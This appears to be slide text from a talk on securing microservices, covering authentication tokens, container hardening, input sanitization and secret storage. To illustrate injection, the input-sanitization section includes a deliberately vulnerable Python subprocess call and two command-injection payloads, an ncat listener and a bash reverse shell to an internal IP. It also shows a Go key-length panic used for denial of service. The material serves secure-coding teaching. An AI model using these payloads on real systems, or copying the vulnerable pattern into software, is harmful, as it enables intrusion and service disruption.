
Let’s authenticate!






The user provides username/id and password, and the backend checks them. If they are correct, the backend puts all the permissions (claims) to a token, and signs the entire token.


Tokens expire, what now?






Clients use refresh tokens to acquire a new access token after its expiration.

Who is responsible for authentication?







Two options:

- External provider
- Authentication service.


Still not secure enough? Check the IP address






For mission critical services, use access control lists based on IP addresses or similar to further restrict access to services.

How could a full processing pipeline of requests look like?






Additionally to the previously mentioned techniques, an exception middleware also makes sense to hide internal information like stack traces! (**Exception Shielding**)


I huff and puff to blow down your home

How to harden your microservices from bottom up.

What else can we do?

Communication is secure, services check authentication and authorizations, so what remains?






→ Container Security!


Container/Pod Security

When working with containers, think about the following hardening measures (amongst others):

- Never run a container as root
- Try to turn the container filesystem read-only
- No privilege escalation
- Isolation from the host file system
- Isolation from the host network
- Don‘t automount service tokens
- Use Role-Based Access Control in Kubernetes



What more? Ah yeah, we have input data to services ☺




```
def filter(terms, lang)
    t = ':'.join(terms)
    cmd = 'filtertool -terms {0} -lang {1}'.format(t,lang)
    return subprocess.run(cmd,shell=True)
```

We have an issue here ☹

1. Payload (open port)
{ post : "hello world" }
{ lang :"english; ncat -l -p 1111" }

2. Payload (open reverse shell)
{ post : "hello world" }
{ lang :"english; /bin/bash -i >& /dev/tcp/10.0.0.123/1111 0>&1" }

{post : "hello world"}

Attacker

Backend Application
(Censor microservice)

Backend Application
(Post microservice)

HAS NOW A REVERSE SHELL OPEN!!!

filtertool -terms {terms} -lang {language}

Terms DB

```
def filter(terms, lang)
    t = ':'.join(terms)
    cmd = 'filtertool -terms {0} -lang {1}'.format(t,lang)
    return subprocess.run(cmd,shell=True)
```

Another example, just to make the point

Register:
Public Key of A (32 bytes)

Client Application → Backend Application (Transaction microservice) → Backend Application (Key microservice)

Transaction

Transfer Funds:
A sends B 50

SenderId: A

Signature of A

```
func Validate(tTransaction) {
    key := keyService.Get(t.SenderId)
    valid := ed25519.Verifiy(key, t.Bytes(), t.Signature)
    ....
}
```

Key DB

Public Key of A

```
func Store(publicKey PublicKey, id []byte) {
    keyDb.Store(id, publicKey)
}

func Get(id []byte) []byte {
    return keyDb.Get(id)
}
```

And again, we have an issue ☹

Register:
Public Key of Attacker (less than 32 bytes)

Attacker → Backend Application (Transaction microservice) → Backend Application (Key microservice)

Transaction

Transfer Funds:
Attacker sends B 50

SenderId: Attacker

Signature of Attacker

```
func Validate(tTransaction) {
    key := keyService.Get(t.SenderId)
    valid := ed25519.Verifiy(key, t.Bytes(), t.Signature)
    ....
}
```

PANIC WITHOUT RECOVER !!!

```
(OFFICIAL SOURCE)
func Verify(publicKey PublicKey, message, sig []byte) bool {
  if l := len(publicKey); l != PublicKeySize {
    panic("ed25519: bad public key length: " + strconv.Itoa(l))
  }
  ...
}
```

Key DB


Public Key of Attacker

```
func Store(publicKey PublicKey, id []byte) {
    keyDb.Store(id, publicKey)
}

func Get(id []byte) []byte {
    return keyDb.Get(id)
}
```

Missing input data sanitization leads to


- **Injection attacks**
  - Remote Code Execution
  - Argument Injection
  - SQL Injection
  - NoSQL Injection
  - Etc.
- **Denial-of-Service situations**
  - Panics (Go, Rust)
  - Unhandled Exceptions (Java, C#)
- **Information Leakage**
  - Out of bounds reads (C/C++)
- **Cross-Site-Scripting** (on client side)
  - JavaScript



So, let’s sanitize data

It‘s really straightfoward actually, since you know which „kind“ of data you expect:

- **Enums**
  - Which enums values does the API expect?
- **Integers**
  - Positive? Negative?
  - Is it within an interval?
- **DateTime**
- **Strings**
  - Is it a name?
  - Is it an email?
  - Is it gonna be shown in a web page later?



And always send sensitive information via body, or header, if possible, *don‘t do*:

GET /users?userId={userId}&accessToken={accessToken}


Hide your treasure

Secrets are of utmost importance, so how to securely store them?

Where to put secrets in a cluster?

Many services require secrets like for instance API keys or private keys for signing tokens. But where to put them? These are your options:


- **Hard-coding:** The secret gets hard-coded to the application and shipped with the executable.
- **Passing in as config file:** The secrets resides within a config file hosted by Kubernetes and gets mapped on starting a Pod.
- **Passing in as environment variable:** The secrets get passed to the Pod on starting it in memory.
- **Passing in as a Kubernetes Secret:** The secret resides as a secret resource within the Kubernetes cluster.
- **Read them from a vault:** The Pod reads the secret from an external provider during runtime.



Pro's and Con's of each approach

Many services require secrets like for instance API keys or private keys for signing tokens. But where to put them? These are your options:


- **Hard-coding:**
  - Pro: Easy to implement
  - Con: Hard to change, reverse engineering
- **Passing in as config file:**
  - Pro: Secret can rotate
  - Con: RBAC in k8s, ConfigFile not encrypted
- **Passing in as environment variable:**
  - Pro: Secret can rotate
  - Con: Harder to implement, can be read from memory
- **Passing in as a Kubernetes Secret:**
  - Pro: Secret can rotate, depending on config encrypted
  - Con: Per default base64 encoded only
- **Read them from a vault:**
  - Pro: Fully decoupled from cluster
  - Con: Complex setup



